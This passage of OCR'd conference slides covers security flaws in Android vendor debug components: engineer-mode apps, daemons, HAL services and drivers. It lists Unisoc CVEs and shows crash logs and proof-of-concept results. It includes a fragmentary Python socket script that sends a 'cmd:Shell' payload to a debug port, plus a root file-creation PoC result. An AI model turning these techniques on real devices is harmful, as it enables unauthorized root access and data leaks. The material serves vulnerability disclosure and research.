information from all modules, such as MTK's AEE (Android Exception Engine) and UNISOC's ylog.


- **Function verification:** Telephony (5G Vowifi), connectivity (BT WiFi FM), hardware (Camera DSP), location (GNSS).

- **Factory testing tools:** Basic checks in factory testing phase including the screen, peripherals, etc.

Vendor Debug Architecture


Vendor U log capturing






Vendor Debug Architecture

Vendor M log capturing



Vendor Debug Architecture

Vendor U function verification/Factory testing tools



Vendor Debug Architecture

An example

OnePlus Device Root Exploit: Backdoor in EngineerMode App for Diagnostics Mode

Posted by NowSecure Marketing

Problem


- "EngineerMode" app by Qualcomm
- Gain root access through privilege escalation

Reflection

- BSPs often come with factory testing tools, which inherently carry out risky operations
- OEM/ODMs often lack sufficient security awareness and fail to disable or remove factory testing tools.

Threat Module

Threat Module



Attacking Debug APP

- 3rd APP -> High-privileged app (with a range of permissions)
- APP exported components -> Local privilege escalation, information leakage
- Socket port listening -> Remote command execution

CVE ID	CVE-2022-48378
Title	Missing Authorization in Engineermode service
Description	In engineermode service, there is a possible missing permission check. This could lead to local denial of service with no additional execution privileges.
Technology Area	Android
Vulnerability Type	CWE-862 Missing Authorization
Access Vector	Local
CVSS Rating	Medium
CVSS Score	4
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Affected Chipsets*	SC9863A/SC9832E/SC7731E/T610/T310/T606/T760/T610/T618/T606/T612/T616/T760/T770/T820/S8000
Affected Software Versions	Android10/Android11

Code 75 Bytes

```
1  03-11 13:35:52.336 12774 12774 D PHONEINFO: get all IMSI
2
```

Code 90 Bytes

```
1  03-11 13:35:52.354 12774 12774 D PHONEINFO: get all IMEI
2
```

```
#!/usr/bin/env python3
import socket
import sys

def send(payload):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.24.65.249",
    s.send(payload.encode())
    print("Feed back :")
     print(s.recv(2000))
     s.close()
#payload = "cmd:
payload = "cmd:Shell
send(payload)
```

Attacking Debug Deamon

- Entry point: Unix Domain Socket
- Memory Corruption，Information Leak，Command Injection ……

Code 194 Bytes

```
1  04-15 08:44:16.972   512   512                                  tiveservice sn1 read is
2  04-15 08:44:16.972   512   512 I                                nativeservice sn1!
3
```

```
1  libc    : Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x6204883000 in tid 14039 (phasecheckserve), pid 14039 (phasecheckserv
2  04-11 14:51:07.155 14409 14409 I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
3  04-11 14:51:07.156   622   622 I /system/bin/tombstoned: received crash request for pid 14039
4  04-11 14:51:07.157 14409 14409 I crash_dump64: performing dump of process 14039 (target tid = 14039)
5  04-11 14:51:07.160 14409 14409 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
6  04-11 14:51:07.160 14409 14409 F DEBUG   : Native Crash TIME: 14082564
7  04-11 14:51:07.160 14409 14409 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
8  04-11 14:51:07.160 14409 14409 F DEBUG   : Build fingerprint: 'iPlay20S/iPlay20S/iPlay20S:10/QP1A.190711.020/30333:user/release-keys'
9  04-11 14:51:07.160 14409 14409 F DEBUG   : Revision: '0'
10 04-11 14:51:07.160 14409 14409 F DEBUG   : ABI: 'arm64'
11 04-11 14:51:07.161 14409 14409 F DEBUG   : Timestamp: 2022-04-11 14:51:07+0800
12 04-11 14:51:07.162 14409 14409 F DEBUG   : pid: 14039, tid: 14039, name: phasecheckserve  >>> /vendor/bin/phasecheckserver <<<
13 04-11 14:51:07.162 14409 14409 F DEBUG   : uid: 1000
14 04-11 14:51:07.162 14409 14409 F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x6204883000
15 04-11 14:51:07.162 14409 14409 F DEBUG   :     x0  0000007fcdba7abc  x1  0000006204882fc3  x2  000000000000047b  x3  0000007fcdba85b0
16 04-11 14:51:07.162 14409 14409 F DEBUG   :     x4  00000062048848e  x5  0000007fcdba8abb  x6  0000000000000000  x7  0000000000000000
17 04-11 14:51:07.162 14409 14409 F DEBUG   :     x8  0000000000000000  x9  0000000000000000  x10 0000000000000000  x11 0000000000000000
18 04-11 14:51:07.162 14409 14409 F DEBUG   :     x12 0000000000000000  x13 0000000000000000  x14 0000000000000001  x15 000052dd57617798
19 04-11 14:51:07.162 14409 14409 F DEBUG   :     x16 00000620487f358  x17 00000076f855d280  x18 00000076f97fe000  x19 0000007fcdba7ab0
20 04-11 14:51:07.162 14409 14409 F DEBUG   :     x20 0000007fcdba8ab8  x21 000000620488248f  x22 0000000000000fff  x23 0000000000000fff
21 04-11 14:51:07.162 14409 14409 F DEBUG   :     x24 0000006204880484  x25 0000000000000006  x26 0000000000001000  x27 0000000000000000
22 04-11 14:51:07.162 14409 14409 F DEBUG   :     x28 0000006204875 21f  x29 0000007fcdba7a90
23 04-11 14:51:07.162 14409 14409 F DEBUG   :     sp  0000007fcdba7a60  lr  0000006204879 94  pc  00000076f855d234
24 04-11 14:51:07.166 14409 14409 F DEBUG   :
25 04-11 14:51:07.166 14409 14409 F DEBUG   : backtrace:
26 04-11 14:51:07.166 14409 14409 F DEBUG   :       #00 pc 000000000007e234  /apex/com.android.runtime/lib64/bionic/libc.so (__memcpy+292) (Bu
27 04-11 14:51:07.166 14409 14409 F DEBUG   :       #01 pc 0000000000008990  /vendor/bin/phasecheckserver (convertToParcel(android::_tagADAPT_
28 04-11 14:51:07.166 14409 14409 F DEBUG   :       #02 pc 000000000008d4c  /vendor/bin/phasecheckserver (phConnect()+608) (BuildId: afcaff78
29 04-11 14:51:07.166 14409 14409 F DEBUG   :       #03 pc 0000000000008f08  /vendor/bin/phasecheckserver (main+32) (BuildId: afcaff7891d24a83
30 04-11 14:51:07.166 14409 14409 F DEBUG   :       #04 pc 000000000007d798  /apex/com.android.runtime/lib64/bionic/libc.so (__libc_init+108)
```

1. run poc.apk

After run the poc. Could see the file "222" is created in /data/local/tmp as root privilege

Code 380 Bytes

```
1  t405g_m8t3:/ # ls -al /data/local/tmp
2  total 3565
3  -rw-rw-rw- 1 shell shell        0 2022-09-14 11:26 \r
4  drwxrwx--x 3 shell shell     3488 2022-09-18 08:33 .
5  drwxr-x--x 5 root  root      3488 2022-06-25 21:16 ..
6  drwxrwxrwx 5 shell shell     3488 2022-09-15 13:59 .studio
7  -rw-rw-r-- 1 shell shell  3624718 2022-09-13 22:10 1.png
8  -rw------- 1 root  system       0 2022-09-18 08:34 222
```

Attacking Debug HAL Service

- Entry point: Unix Domain Socket/HIDL
- Memory Corruption，Information Leak，Command Injection ……

```
5135 16135 F DEBUG   : Revision: '0'
5135 16135 F DEBUG   : ABI: 'arm64'
5135 16135 F DEBUG   : Timestamp: 2022-09-18 09:24:39+0800
5135 16135 F DEBUG   : pid: 15970, tid: 15970, name: log@1.0-service  >>> /vendor/bin/h[illegible]-service <
5135 16135 F DEBUG   : uid: 1000
5135 16135 F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
5135 16135 F DEBUG   : Abort message: 'Check failed: data[size] == '\0' '
5135 16135 F DEBUG   :     x0  0000000000000000  x1  0000000000003e62  x2  0000000000000006  x3  0000007ff4317b10
16135 16135 F DEBUG   :     x4  0000000000000000  x5  0000000000000000  x6  0000000000000000  x7  7f7f7f7f7f7f7f7f
16135 16135 F DEBUG   :     x8  00000000000000f0  x9  000000708600e4e0  x10 0000000000000000  x11 0000000000000001
16135 16135 F DEBUG   :     x12 0000000000000004  x13 0000000000000030  x14 0000000100000000  x15 ffffffffffffffff
16135 16135 F DEBUG   :     x16 00000070860d98c0  x17 00000070860b70a0  x18 000000708749e000  x19 0000000000003e62
16135 16135 F DEBUG   :     x20 0000000000003e62  x21 00000000ffffffff  x22 0000007085c85100  x23 0000007086ab1020
16135 16135 F DEBUG   :     x24 0000007086ab1020  x25 0000007ff4319008  x26 0000000000000000  x27 0000007ff43190e0
16135 16135 F DEBUG   :     x28 0000000000000000  x29 0000007ff4317bb0
16135 16135 F DEBUG   :     sp  0000007ff4317af0  lr  000000708606bc00  pc  000000708606bc30
16135 16135 F DEBUG   :
16135 16135 F DEBUG   : backtrace:
16135 16135 F DEBUG   :       #00 pc 0000000000081c30  /apex/com.android.runtime/lib64/bionic/libc.so (abort+164) (BuildId: fd5
16135 16135 F DEBUG   :       #01 pc 000000000000bbb0  /system/lib64/vndk-sp-29/libbase.so (android::base::DefaultAborter(char
16135 16135 F DEBUG   :       #02 pc 000000000000c5bc  /system/lib64/vndk-sp-29/libbase.so (android::base::LogMessage::~LogMess
16135 16135 F DEBUG   :       #03 pc 0000000000043498  /system/lib64/vndk-sp-29/libhidlbase.so (android::hardware::hidl_string:
```

```
11-05 19:32:20.090  3857  3857 D Connmgr_hidl: doHostapdstringCommand AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11-05 19:32:20.090  3857  3857 F libc    : FORTIFY: strncpy: prevented 50000-byte write into 1024-byte buffer
11-05 19:32:20.090  3857  3857 F libc    : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 3857 (connmgr@1.0-ser), pid 3857 (connmgr@1.0
11-05 19:32:20.094 10973 28124 D DevelopmentSettingsEnabler: settingEnabled : true hasRestriction : false
11-05 19:32:20.106 28127 28127 I crash_dump64: obtaining output fd from tombstoned, type: kDebuggerdTombstone
11-05 19:32:20.106  4054  4054 I /system/bin/tombstoned: received crash request for pid 3857
11-05 19:32:20.106 28127 28127 I crash_dump64: performing dump of process 3857 (target tid = 3857)
11-05 19:32:20.108 28127 28127 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
11-05 19:32:20.108 28127 28127 F DEBUG   : Native Crash TIME: 640415287
11-05 19:32:20.108 28127 28127 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
11-05 19:32:20.108 28127 28127 F DEBUG   : Build fingerprint: 'TECLAST/T40 5G/t405g_m8t3:10/QP1A.190711.020/48111:user/release-keys'
11-05 19:32:20.108 28127 28127 F DEBUG   : Revision: '0'
11-05 19:32:20.108 28127 28127 F DEBUG   : ABI: 'arm64'
11-05 19:32:20.108 28127 28127 F DEBUG   : Timestamp: 2022-11-05 19:32:20+0800
11-05 19:32:20.108 28127 28127 F DEBUG   : pid: 3857, tid: 3857, name: connmgr@1.0-ser  >>> /vendor/bin/hw/ve[illegible].0
11-05 19:32:20.108 28127 28127 F DEBUG   : uid: 1000
11-05 19:32:20.108 28127 28127 F DEBUG   : signal 6 (SIGABRT), code -1 (SI_QUEUE), fault addr --------
11-05 19:32:20.108 28127 28127 F DEBUG   : Abort message: 'FORTIFY: strncpy: prevented 50000-byte write into 1024-byte buffer'
11-05 19:32:20.108 28127 28127 F DEBUG   :     x0  0000000000000000  x1  0000000000000f11  x2  0000000000000006  x3  0000007fdd9cf3d0
11-05 19:32:20.108 28127 28127 F DEBUG   :     x4  0000800000808080  x5  0000800000808080  x6  0000800000808080  x7  0000000000000018
11-05 19:32:20.109 28127 28127 F DEBUG   :     x8  00000000000000f0  x9  0000007a25baf4e0  x10 0000000000000000  x11 0000000000000001
11-05 19:32:20.109 28127 28127 F DEBUG   :     x12 0000000000000010  x13 00000000636649c4  x14 00050a0206302480  x15 000057af90eb4166
11-05 19:32:20.109 28127 28127 F DEBUG   :     x16 0000007a25c7a8c0  x17 0000007a25c580a0  x18 0000007a272b8000  x19 0000000000000f11
11-05 19:32:20.109 28127 28127 F DEBUG   :     x20 0000000000000f11  x21 00000000ffffffff  x22 0000007a25411400  x23 0000007fdd9cf5b0
11-05 19:32:20.109 28127 28127 F DEBUG   :     x24 0000007a2669c020  x25 0000007fdd9d0db8  x26 0000000000000000  x27 0000007a2669c020
11-05 19:32:20.109 28127 28127 F DEBUG   :     x28 0000000000000000  x29 0000007fdd9cf470
11-05 19:32:20.109 28127 28127 F DEBUG   :     sp  0000007fdd9cf3b0  lr  0000007a25c0cc00  pc  0000007a25c0cc30
```

Attacking Debug Driver

- Entry point: File Operations
- Memory Corruption，Information Leak……

```
1  WARNING: CPU: 1 PID: 5755 at sprd_sysdump_write+0x1d0/0x20c
2 [ 3431.001448] Modules linked in: sprdwl_ng(O) flash_ic_sc2721(O) sprd_fm(O) sprdbt_tty(O) gt9xx_ts(O) gslX680_ts(O) himax_ts(O) tcs3430(O)
3 [ 3431.001501] CPU: 1 PID: 5755 Comm: poc_qlw Tainted: G        W  O    4.14.133 #1
4 [ 3431.001504] Hardware name: Spreadtrum SC9863A-1H10 Board (DT)
5 [ 3431.001509] task: 0000000075332dd3 task.stack: 0000000057e69639
6 [ 3431.001514] PC is at sprd_sysdump_write+0x1d0/0x20c
7 [ 3431.001518] LR is at sprd_sysdump_write+0x1d0/0x20c
8 [ 3431.001522] pc : [<ffffff800846f080>] lr : [<ffffff800846f080>] pstate: 60400045
9 [ 3431.001525] sp : ffffff8009c13d50
10 [ 3431.001527] x29: ffffff8009c13d80 x28: ffffffc078b7e200
11 [ 3431.001534] x27: ffffff8008962000 x26: 0000000000000040
12 [ 3431.001540] x25: 0000000000000124 x24: ffffffc078b7e200
13 [ 3431.001550] x23: 0000000000000000 x22: 0000000000300000
14 [ 3431.001557] x21: 0000007fdae36bf8 x20: 0000007fdae36bf8
15 [ 3431.001563] x19: 0000000000300000 x18: 00000000000000ac
16 [ 3431.001571] x17: 00000000000000ac x16: ffffff8009064cc4
17 [ 3431.001577] x15: 0000000000000004 x14: 000000000000003c
18 [ 3431.001583] x13: 000000000004a578 x12: 0000000000000000
19 [ 3431.001589] x11: 0000000000000001 x10: 0000000000000007
20 [ 3431.001594] x9 : 90ccfcb0d45ec300 x8 : 90ccfcb0d45ec300
21 [ 3431.001604] x7 : 0000000000000000 x6 : ffffff80090af233
22 [ 3431.001610] x5 : 0000000000000000 x4 : 0000000000000008
23 [ 3431.001616] x3 : 0000000000000021 x2 : 0000000000000001
24 [ 3431.001622] x1 : 00000000000000c0 x0 : 0000000000000027
25 [ 3431.001634] \x0aPC: 0xffffff800846f000:
26 [ 3431.001637] f000  913dd821 97f266e7 2a1f03e0 94000035 d0003ba0 b0003ba1 91019000 913dd821
27 [ 3431.001660] f020  97f266e0 d0005669 f94007e8 f9478529 eb08013f 54000421 aa1303e0 a9437bfd
28 [ 3431.001680] f040  a9424ff4 f9400bf5 910103ff d65f03c0 d0003ba0 b0003ba1 91008000 913dd821
29 [ 3431.001700] f060  97f266d0 d4210000 14000000 b00039a0 913f6c00 528000a1 aa1303e2 97f266c9
30 [ 3431.001720] f080  d4210000 14000006 aa0003e2 cb020268 8b0802a0 2a1f03e1 941335fa b0003ba0
```

Case Study

Vulnerability Discovery

Issue	Vendor	Rating	Weakness	Module	Domain
CVE-2023-42651	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
CVE-2023-42650	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
CVE-2023-42649	Unisoc	Medium	Information Disclosure	engineermode services	Debug APP
CVE-2023-42634	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42633	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42632	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42631	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
CVE-2023-42642	Unisoc	Medium	Information Disclosure	validationtools	Debug APP
